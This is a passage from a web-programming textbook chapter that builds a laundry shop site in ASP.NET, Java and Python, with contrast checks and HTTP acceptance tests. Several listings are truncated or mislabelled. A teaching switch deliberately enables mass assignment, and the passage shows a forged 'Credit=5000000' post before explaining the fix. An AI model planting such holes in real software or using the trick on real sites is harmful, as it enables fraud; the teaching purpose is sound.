    IReadOnlyList<BillRow> BillsOf(string customerId);
```

Listing 16.11 (Continued) *ILaundryStore.cs: the records the pages receive, and the fifteen things they may ask of the data layer.*

```
    IReadOnlyList<RevenueRow> RevenueByDay(string month);                  // month:
"2026-09"
    (int Queued, int Ready) Queue(string? outletId);
}
```

Read **Listing 16.11** as a contract. A *record* such as `CustomerRow` is fixed at creation, so the pages get *copies* of the data, never live rows. The comments state promises every implementation keeps: `UpdateCustomer` leaves the deposit alone when `newCredit` is `null`; `DeleteCustomer` answers `false` while bills exist; `NewBill` takes no price because it computes it.

The ASP.NET solution: the store. Listing 16.12 implements the contract over the `DataSet` of Problem 16.1. It is the disconnected model of Chapter 15 put to work: the data is loaded once, read and changed in memory, and written back after each change.

Listing 16.12 `DataSetStore.cs`: the Laundry Counter's data layer over an ADO.NET `DataSet`, with a lock, all-or-nothing changes and an XML file.

```
// DataSetStore.cs - ILaundryStore over an ADO.NET DataSet: the disconnected model of
Chapter 15.
// The DataSet is loaded once (from laundry-counter.xml if it exists, otherwise from csv/),
every
// change is made in memory under one lock, and the whole DataSet is then written back as
XML.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

    });
}
```

Line by line. A web server answers many requests at once and a `DataSet` is not thread-safe, so every method runs inside `lock (_gate)`. `Change` is the heart of the class: it runs the work, calls `AcceptChanges` (the changed rows become the new "original"), and writes the `DataSet` to a temporary file that replaces the old one in one step, so a crash can never leave half a file; if the work throws, `RejectChanges` undoes everything since the last save, the `DataSet`'s form of a transaction (Problem 16.12). `FindAccount` asks the relation `Employee_Employee` whether anybody reports to this employee. `DeleteCustomer` simply tries `r.Delete()` and turns the `InvalidConstraintException` of `Rule.None` into `false`: the rule lives in one place, the relation. `NewBill` computes the charge with Equation (16.1) and adds the bill and its first log row; `ToBill` sums the payments, so the page can show Equation (16.2). `AdvanceBill` moves a bill one status forward, stamps the matching time column and logs the move.

The ASP.NET solution: the pages. Most pages are a few lines, because the store does the work. The page that adds and edits a customer, **Listing 16.13**, is the one with a decision in it.

Listing 16.13 `Customers/Edit.cshtml.cs`: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner.

```
// Customers/Edit.cshtml.cs - add a customer (F2) or edit one (F3), Problem 16.3.
// The page binds CustomerForm, which has no Credit. Credit is a separate value that is
// applied only for the owner: a cashier cannot top up a deposit by adding a form field.
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class EditModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public CustomerForm Input { get; set; } = new();
    [BindProperty] public decimal? Credit { get; set; }

    public string? Id { get; private set; }
    public decimal CurrentCredit { get; private set; }

    public IActionResult OnGet(string? id)
    {
        Id = id;
        if (id == null) return Page();                    // /customers/new: an empty form
        CustomerRow? c = store.Customer(id);
        if (c == null) return NotFound();
        Input = CustomerForm.From(c);
        Credit = CurrentCredit = c.Credit;
        return Page();
    }

    public IActionResult OnPost(string? id)
    {
        Id = id;
        CustomerRow? old = id == null ? null : store.Customer(id);
        if (id != null && old == null) return NotFound();
        CurrentCredit = old?.Credit ?? 0;
        if (Credit < 0) ModelState.AddModelError(nameof(Credit), "Credit cannot be
negative.");
        if (!ModelState.IsValid) return Page();
        if (id == null)
        {
            id = store.AddCustomer(Input.ToInput(), clock.Now());
            TempData["Flash"] = $"Customer {id} added.";
        }
        else
        {
            bool mayChangeCredit = User.IsInRole("owner") || teaching.BindWholeEntity;
            store.UpdateCustomer(id, Input.ToInput(), mayChangeCredit ? Credit : null);
```

Listing 16.13 (Continued) *Customers/Edit.cshtml.cs: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner.*

```
            TempData["Flash"] = $"Customer {id} updated.";
        }
        return Redirect("/customers?q=" + Uri.EscapeDataString(id));   // Post/Redirect/Get
    }
}
```

The page has two addresses, `/customers/new` (from `Program.cs`, with `id` null) and `/customers/{id}/edit`. It binds a `CustomerForm`, which has no `Credit`, and a separate `Credit` passed to the store *only* for the owner; everyone else sends `null`, "leave the deposit alone". The redirect shows the saved customer in the grid.

Deleting, **Listing 16.14**, answers a `GET` with a redirect and does the work only for a `POST`, whose form carries the anti-forgery token that Razor Pages adds to every form and checks on every `POST` [9].

Listing 16.14 `Customers/Delete.cshtml.cs`: delete (F4), refused by the data layer while the customer has bills.

```
// Customers/Delete.cshtml.cs - delete a customer (F4). The data layer refuses while he has
bills.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class DeleteModel(ILaundryStore store) : PageModel
{
    public IActionResult OnGet(string id) => Redirect("/customers");   // deleting is never
a GET

    public IActionResult OnPost(string id)
    {
        if (store.Customer(id) == null) return NotFound();
        TempData["Flash"] = store.DeleteCustomer(id)
            ? $"Customer {id} deleted."
            : $"Customer {id} has bills and cannot be deleted.";
        return Redirect("/customers");
    }
}
```

The other pages follow the same pattern: `Index` (the price list, with the outlet's queue for staff), `Services/Edit` (`[Range(1, 99999)]` on the price), `Bills/New`, `Bills/Detail` and `Bills/Advance`, `MyBills` and `Reports/Revenue`.

The Java solution. Listing 16.15 is the whole Laundry Counter in one Java file on the JDK's HTTP server and JDBC, grown from Chapter 8's Laundry Desk, with the same addresses, field names, messages and style sheet (served from the ASP.NET project's `wwwroot`).

Listing 16.15 `LaundryCounter.java`: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.

```
// LaundryCounter.java - the Laundry Counter on the JDK's own HTTP server + JDBC: the Java
equivalent
// of the ASP.NET Core application of Chapter 16 (same addresses, same fields, same
messages).
// Compile: javac -d out LaundryCounter.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryCounter 9603

}
```

Line by line, the Java differences. `handle` is the front controller: it parses the request, finds the session, opens one JDBC connection with `PRAGMA foreign_keys = ON`, and calls `guard` (the policies and the anti-forgery check, compared in constant time) and `route`. `transaction` wraps `setAutoCommit(false)`, `commit` and `rollback`. `checkCustomer` and `checkBill` apply the rules of `CustomerForm` and `BillForm` in the same order: each field alone first, the database checks last. Every value reaches HTML through `h()`, the escaping function.

The Python solution. Listing 16.16 is the same site on Flask, grown from Chapter 8's `laundry_desk.py`, with its Jinja templates in a dictionary at the bottom; Jinja escapes every value by default, like Razor.

Listing 16.16 `laundry_counter.py`: the Laundry Counter on Flask and `sqlite3`, the Python equivalent of the ASP.NET site.

```python
# laundry_counter.py - the Laundry Counter in Flask + sqlite3: the Python equivalent of the

})

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9602)
```

Line by line, the Python differences. `guard` runs before every request (`@app.before_request`); the token lives in Flask's session and the `token()` macro writes it into every form; `with conn:` commits or rolls back; `check_customer` and `check_bill` return a dictionary of messages keyed by field, the equivalent of `ModelState`.

All three sites were run on fresh copies of the data and passed the same 37 acceptance checks; Problem 16.5 shows the test and its output.

A tempting wrong solution. Bind the whole entity, every column, and save whatever comes back. But any visitor can add a field to a request with the browser's developer tools, and a model that binds `Credit` will accept it: *overposting*, or *mass assignment* [10]. The switch `Teaching:BindWholeEntity` builds exactly that mistake; here a cashier, who has no Credit field on her form, posts the edit form of customer `C0005` with one extra field, `Credit=5000000`:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 5.000.000
```

Five million rupiah of deposit appeared from nowhere, silently. On the correct site the same request changes only what the form shows:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 0
```

The cure is the one **Listing 16.8** applies: bind a class that contains *only* the fields this form may change (an *input model*, sometimes called a view model), and apply anything more sensitive separately, after checking who is asking.

CHECK YOURSELF. The registration page binds `CustomerForm` and two passwords. A visitor adds `Input.Credit=1000000` to his registration request. What happens, and would anything change if `CustomerForm` had a `Credit` property that the page never showed?

Answer. Today nothing happens: `CustomerForm` has no `Credit`, so model binding has nowhere to put the value and ignores it, and `RegisterCustomer` always stores a credit of 0. If `CustomerForm` had a `Credit` property, model binding would fill it from the request whether or not the page shows an input for it; whether the money then arrived would depend on whether `RegisterCustomer` used it. Hiding the input protects nothing; leaving the property out of the bound class does.

16.4.4 Problem 16.4 — It works, and it is beautiful

PROBLEM. Make sure the website works, and then it should be beautiful.

In our own words. Part of beauty is taste, but most of what makes a site pleasant can be stated as rules and checked: the same frame on every page; the main action most visible; numbers aligned on the right; text dark enough to read; a label on every field; a layout that works on a phone; a visible keyboard focus.

Design. One layout for all pages (**Listing 16.17**), one style sheet for all three servers (**Listing 16.18**), and a small set of colors taken from the official Profitina logo, a blue and a teal, darkened until they pass the contrast rule of the Web Content Accessibility Guidelines (WCAG) [11]. That rule compares the *relative luminance* of two colors, a number from 0 (black) to 1 (white) that measures how bright a color looks to the human eye. For each channel c of an sRGB color written as a fraction of 255, the channel is first made linear,

$$c_{\text{lin}} = \begin{cases} c/12.92 & \text{if } c \le 0.04045 \\ \left(\frac{c+0.055}{1.055}\right)^{2.4} & \text{otherwise} \end{cases} \tag{16.3}$$

then the three linear channels are weighted by how sensitive the eye is to each (green most, blue least),

$$L = 0.2126\, R_{\text{lin}} + 0.7152\, G_{\text{lin}} + 0.0722\, B_{\text{lin}} \tag{16.4}$$

and the *contrast ratio* of a lighter color with luminance L_1 and a darker one with L_2 is

$$\text{ratio} = \frac{L_1 + 0.05}{L_2 + 0.05} \tag{16.5}$$

which runs from 1 (the same color twice) to 21 (black on white). Level AA of WCAG asks for at least 4.5 for normal text.

Let us work one pair by hand, the body text `#1f2937` on white. White is $L_1 = 1$. For `#1f2937` the channels are $31/255 = 0.1216$, $41/255 = 0.1608$ and $55/255 = 0.2157$. All three are above 0.04045, so Equation (16.3) gives $((0.1216 + 0.055)/1.055)^{2.4} = 0.1674^{2.4} = 0.0137$, then 0.0222 and 0.0382. Equation (16.4) gives $L_2 = 0.2126 \times 0.0137 + 0.7152 \times 0.0222 + 0.0722 \times 0.0382 = 0.0029 + 0.0159 + 0.0028 = 0.0216$. Equation (16.5) gives $(1 + 0.05)/(0.0216 + 0.05) = 1.05/0.0716 = 14.7$, comfortably above 4.5.

The ASP.NET solution: the layout. Listing 16.17 is `Pages/Shared/_Layout.cshtml`, which every page uses through `_ViewStart.cshtml`. It is the *master page* of Web Forms under another name: the frame, with a hole (`@RenderBody()`) where each page puts its own content.

Listing 16.17 `_Layout.cshtml`: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills.

```
@inject RecentBills Recent
@{
    string kind = User.FindFirst("kind")?.Value ?? "";
    string? flash = TempData["Flash"] as string;
    IReadOnlyList<string> recent = kind == "staff" ? Recent.Get(Context) :
Array.Empty<string>();
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry Counter</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header class="bar">
    <a class="brand" href="/"><img src="~/img/profitina-logo-horizontal.png"
alt="Profitina" height="28"><span>Laundry Counter</span></a>
    <nav aria-label="Main">
        <a href="/">Price list</a>
        @if (kind == "staff")
        {
            <a href="/customers">Customers</a>
            <a href="/bills/new">New bill</a>
            @if (User.IsInRole("owner") || User.IsInRole("supervisor"))
            {
                <a href="/reports/revenue">Revenue</a>
            }
        }
        @if (kind == "customer")
        {
            <a href="/my-bills">My bills</a>
        }
        @if (User.Identity?.IsAuthenticated == true)
        {
            <span class="who">@User.Identity.Name
(@User.FindFirst(ClaimTypes.Role)?.Value)</span>
            <form method="post" asp-page="/Logout" class="inline"><button class="link">Log
out</button></form>
        }
        else
        {
            <a href="/login">Log in</a>
            <a href="/register">Register</a>
        }
    </nav>
</header>
<main>
    <h1>@ViewData["Title"]</h1>
```

Listing 16.17 (Continued) *_Layout.cshtml: the frame of every page, with the menu for each kind of user, the one-time message and the recently viewed bills.*

```
    @if (flash != null)
    {
        <p class="flash" role="status">@flash</p>
    }
    @if (recent.Count > 0)
    {
        <p class="recent">Recently viewed:
        @foreach (string id in recent)
        {
            <a href="/bills/@id">@id</a>
        }
        </p>
    }
    @RenderBody()
</main>
<footer>Profitina Laundry, Surabaya. Sample data; every customer is fictitious.</footer>
</body>
</html>
```

The layout chooses the menu from the claim `kind`, shows the `TempData` message once, and lists the recently viewed bills; `<meta name="viewport">` tells a phone to use its real width.

The ASP.NET solution: the style sheet. **Listing 16.18** is `wwwroot/css/site.css`, served by `UseStaticFiles` and shared by the Java and Python sites.

Listing 16.18 `site.css`: colors as named variables, a table style for every grid, visible focus, and a phone layout.

```
/* site.css - one style sheet for the Laundry Counter in ASP.NET, Java and Python (Problem
16.4).
   Colors come from the Profitina logo; every text color passes WCAG AA contrast (4.5:1).

.status.departed { background: #dcfce7; color: #166534; }

@media (max-width: 600px) {
    main { padding: .75rem; }
    h1 { font-size: 1.3rem; }
    .bar { padding: .5rem .75rem; }
    .grid th, .grid td { white-space: nowrap; padding: .45rem .55rem; }   /* scroll, never
squeeze */
}
```

Line by line. The colors are *custom properties* (`--ink`, `--brand`), declared once with their contrast ratios and used by name. `:focus-visible` draws a thick outline around whatever the keyboard has reached. `.grid` styles every table, and `.num` aligns numbers right with `tabular-nums` digits of equal width. `th[aria-sort]` draws the sort arrow from the same attribute that tells a screen reader how the grid is sorted. On a phone, table cells do not wrap and `.scroll` lets the table scroll inside itself.

Figure 16.4 is the result, photographed by the script of Problem 16.5; **Figure 16.5** is the same grid on a phone 390 pixels wide.



Figure 16.4 The customer grid of the ASP.NET Laundry Counter, sorted by credit, highest first. Only customers without bills have a Delete button.



Figure 16.5 The same grid on a phone-sized screen: the menu wraps, and the grid scrolls inside its own box.

The checks, in C#, Java and Python. Taste cannot be tested, but contrast can. **Listing 16.19** computes Equation (16.3) to Equation (16.5) for every text color of the style sheet on its background, and adds one color that is often chosen for "secondary" text because it looks elegant, light grey `#aaaaaa`.

Listing 16.19 `P164Contrast.cs`: the WCAG contrast ratio of every text color of `site.css`.

```
// P164Contrast.cs - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
namespace Problems;

public static class P164Contrast
{

```

Listing 16.21 `p164_contrast.py`: the same check in Python.

```
# p164_contrast.py - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
PAIRS = [("body text", "#1f2937", "#ffffff"), ("secondary text", "#4b5563", "#ffffff"),
         ("secondary text on the page", "#4b5563", "#f3f6fb"), ("link / button", "#1d4ed8",
"#ffffff"),
         ("brand name (teal)", "#0f766e", "#ffffff"), ("error text", "#b91c1c", "#fef2f2"),
         ("message text", "#065f46", "#ecfdf5"), ("status: queued", "#92400e", "#fef3c7"),
         ("status: finished", "#1e40af", "#dbeafe"), ("status: departed", "#166534",
"#dcfce7"),
         ("tempting: light grey", "#aaaaaa", "#ffffff")]

def luminance(hex_color):
    """Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2)."""
    def channel(i):
        c = int(hex_color[1 + 2 * i:3 + 2 * i], 16) / 255
        return c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4
    return 0.2126 * channel(0) + 0.7152 * channel(1) + 0.0722 * channel(2)

def ratio(a, b):
    la, lb = luminance(a), luminance(b)
    return (max(la, lb) + 0.05) / (min(la, lb) + 0.05)

for what, fg, bg in PAIRS:
    r = ratio(fg, bg)
    print(f"{what:<28} {fg} on {bg}  {r:5.2f}:1  {'AA pass' if r >= 4.5 else 'FAIL'}")
```

The first line agrees with the hand computation. The label check is done by the screenshot script of Problem 16.5, which found no input without a label; `<label asp-for=...>` writes the `for` attribute by itself.

A tempting wrong solution. Light grey for hints, counts and footers: refined on a bright monitor, and 2.32 to 1 by the last line of the output, half of what WCAG asks. On a cheap phone in the sun that text is not there. The grey `--muted` of `site.css` passes at 7.56, because it was chosen with Equation (16.5).

> **CHECK YOURSELF.** The status chip "finished" is dark blue `#1e40af` on light blue `#dbeafe`, ratio 7.15. A designer proposes white text on a brighter blue, `#3b82f6`, for the buttons, because it is closer to the logo. Is it enough? (The luminance of `#3b82f6` is 0.2355.)
>
> *Answer.* Equation (16.5) with $L_1 = 1$ (white) and $L_2 = 0.2355$: $1.05/0.2855 = 3.68$. It fails AA for normal text (4.5), although it passes the lower threshold of 3 that WCAG allows for large text (at least 24 px, or 18.66 px bold). That is why `site.css` uses the darker `#1d4ed8` (ratio 6.70) for buttons.

16.4.5 Problem 16.5 — The evidence and the report

> **PROBLEM.** Write a report containing the database design (conceptual and physical data model), a list of features, screenshots, and a brief explanation of the website, feature by feature. For a team, state each member's job description, percentage share of the work and contributions.

In our own words. A report is evidence: a reader should see what the site does, check that it does it, and know who built what. Screenshots show a page once; a test anyone can re-run shows what the site does *now*.

Design. An *acceptance test* that plays several users over real HTTP and checks every feature and refusal; a short *smoke test* in the other languages; *screenshots* taken by a script, so they can be retaken after every change; then the report of **Table 16.4**.

The Python solution: the acceptance test. **Listing 16.22** plays a visitor who registers, a cashier, the owner in a second browser, and a stranger who posts without a token. It uses only the standard library, follows no redirect by itself, and before each `POST` fetches the form and sends back its hidden fields, carrying the anti-forgery token as a browser would.

Listing 16.22 `acceptance.py`: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.

```
# acceptance.py - the acceptance test of the Laundry Counter, over real HTTP (Problem
16.5).
# The same 37 checks run against the ASP.NET, the Java and the Python server:
#     python3 acceptance.py http://127.0.0.1:9601
# The server must run on a FRESH copy of the data, with the clock at 2026-09-30 21:00:00
# (run_acceptance.sh arranges both). Standard library only.

37 of 37 checks passed
```

Pointed at the Java server, the Python server and the published build of Problem 16.6, the same script printed the same 37 lines, ending `37 of 37 checks passed`: the strongest sentence a report can contain, because anyone can check it.

The C# and Java solutions: smoke tests. **Listing 16.23** is a five-check version in C#, with `HttpClient`, a `CookieContainer` and `AllowAutoRedirect = false`; **Listing 16.24** is the same in Java with `java.net.http.HttpClient` and a `CookieManager`.

Listing 16.23 `P165Smoke.cs`: a smoke test over HTTP in C#.

```
// P165Smoke.cs - Problem 16.5: a smoke test over real HTTP, in C#. Start a server first,
then
//   dotnet run -- 16.5 http://127.0.0.1:9601        (works against the Java and Python
servers too)
using System.Net;
using System.Text.RegularExpressions;

namespace Problems;

public static class P165Smoke
{
    public static async Task Run(string baseUrl)
    {
        var handler = new HttpClientHandler { CookieContainer = new CookieContainer(),
AllowAutoRedirect = false };
        using var http = new HttpClient(handler) { BaseAddress = new Uri(baseUrl) };
        int passed = 0, total = 0;
        void Check(string what, bool ok)
        {
            total++;
            if (ok) passed++;
            Console.WriteLine($"{(ok ? "PASS" : "FAIL")}  {what}");
        }

        HttpResponseMessage r = await http.GetAsync("/");
        string html = WebUtility.HtmlDecode(await r.Content.ReadAsStringAsync());
        Check("the price list is public", r.StatusCode == HttpStatusCode.OK &&
html.Contains("Wash, dry & fold (per kg)"));

        r = await http.GetAsync("/customers");
        Check("a visitor is sent to the login page", r.StatusCode ==
HttpStatusCode.Redirect
              && r.Headers.Location!.OriginalString.Contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        string form = await http.GetStringAsync("/login");
        var fields = Hidden(form);
        fields["Email"] = "kasir1@profitina-laundry.example";
        fields["Password"] = "Kasir#2026";
        r = await http.PostAsync("/login", new FormUrlEncodedContent(fields));
        Check("the cashier logs in", r.StatusCode == HttpStatusCode.Redirect);

        html = WebUtility.HtmlDecode(await
http.GetStringAsync("/customers?sort=credit&dir=desc"));
        Check("the grid is sorted by credit, highest first", Regex.IsMatch(html,
@"<td>C0029</td>\s*<td>Rafi Gilang Santoso</td>"));

        r = await http.PostAsync("/customers/C0001/delete", new FormUrlEncodedContent(new
Dictionary<string, string>()));
        Check("a form without its token is refused", r.StatusCode ==
HttpStatusCode.BadRequest);

        Console.WriteLine($"{passed} of {total} checks passed");
    }
```

Listing 16.23 (Continued) *P165Smoke.cs: a smoke test over HTTP in C#.*

public class P165Smoke {
    static String base;
    static HttpClient http = HttpClient.newBuilder().cookieHandler(new CookieManager())
            .followRedirects(HttpClient.Redirect.NEVER).build();
    static int passed = 0, total = 0;

    public static void main(String[] args) throws Exception {
        base = args.length > 0 ? args[0] : "http://127.0.0.1:9603";
        HttpResponse<String> r = get("/");
        check("the price list is public", r.statusCode() == 200 && r.body().contains("Wash,
dry &amp; fold (per kg)"));
        r = get("/customers");
        check("a visitor is sent to the login page", r.statusCode() == 302
              && r.headers().firstValue("Location").orElse("").contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        Map<String, String> fields = hidden(get("/login").body());
        fields.put("Email", "kasir1@profitina-laundry.example");
        fields.put("Password", "Kasir#2026");
        check("the cashier logs in", post("/login", fields).statusCode() == 302);

        String grid = get("/customers?sort=credit&dir=desc").body();
        check("the grid is sorted by credit, highest first",
              Pattern.compile("<td>C0029</td>\\s*<td>Rafi Gilang
Santoso</td>").matcher(grid).find());
        check("a form without its token is refused", post("/customers/C0001/delete",
Map.of()).statusCode() == 400);
        System.out.println(passed + " of " + total + " checks passed");
    }
```

Listing 16.24 (Continued) *P165Smoke.java: the same smoke test in Java.*

```
    static void check(String what, boolean ok) {
        total++;
        if (ok) passed++;
        System.out.println((ok ? "PASS" : "FAIL") + "  " + what);
    }

    static HttpResponse<String> get(String path) throws Exception {
        return http.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
HttpResponse.BodyHandlers.ofString());
    }

    static HttpResponse<String> post(String path, Map<String, String> fields) throws
Exception {
        String body = fields.entrySet().stream()
                .map(e -> URLEncoder.encode(e.getKey(), StandardCharsets.UTF_8) + "=" +
URLEncoder.encode(e.getValue(), StandardCharsets.UTF_8))
                .collect(Collectors.joining("&"));
        HttpRequest req = HttpRequest.newBuilder(URI.create(base + path))
                .header("Content-Type", "application/x-www-form-urlencoded")
                .POST(HttpRequest.BodyPublishers.ofString(body)).build();
        return http.send(req, HttpResponse.BodyHandlers.ofString());
    }

    // Every <input type="hidden" name=... value=...> of a page: the tokens a form must
send back.
    static Map<String, String> hidden(String html) {
        Map<String, String> f = new LinkedHashMap<>();
        Matcher m = Pattern.compile("<input[^>]*type=\"hidden\"[^>]*>").matcher(html);
        while (m.find()) {
            Matcher n = Pattern.compile("name=\"([^\"]*)\"").matcher(m.group());
            Matcher v = Pattern.compile("value=\"([^\"]*)\"").matcher(m.group());
            if (n.find() && v.find()) f.putIfAbsent(n.group(1), v.group(1).replace("&amp;",
"&"));
        }
        return f;
    }
}
```

Each was run against all three servers, six runs in all, and each run printed:

```
PASS  the price list is public
PASS  a visitor is sent to the login page
PASS  the cashier logs in
PASS  the grid is sorted by credit, highest first
PASS  a form without its token is refused
5 of 5 checks passed
```

Screenshots, by script. `tests/screens.py` drives Chromium with Playwright [12]: it logs in, opens each page, saves a screenshot and asks for inputs without labels:

```
login        /login                                  fields without a label: none
grid         /customers?sort=credit&dir=desc         fields without a label: none
bill_errors  /bills/new?customer=C0001               fields without a label: none
bill         /bills/B2940                            fields without a label: none
revenue      /reports/revenue?month=2026-09&p=3      fields without a label: none
phone        /customers                              fields without a label: none
```

and wrote the images used in this chapter: **Figure 16.6**, **Figure 16.4**, **Figure 16.5**, **Figure 16.10**, **Figure 16.7** and **Figure 16.9**.



Figure 16.6 The login page. The same message answers a wrong e-mail and a wrong password.

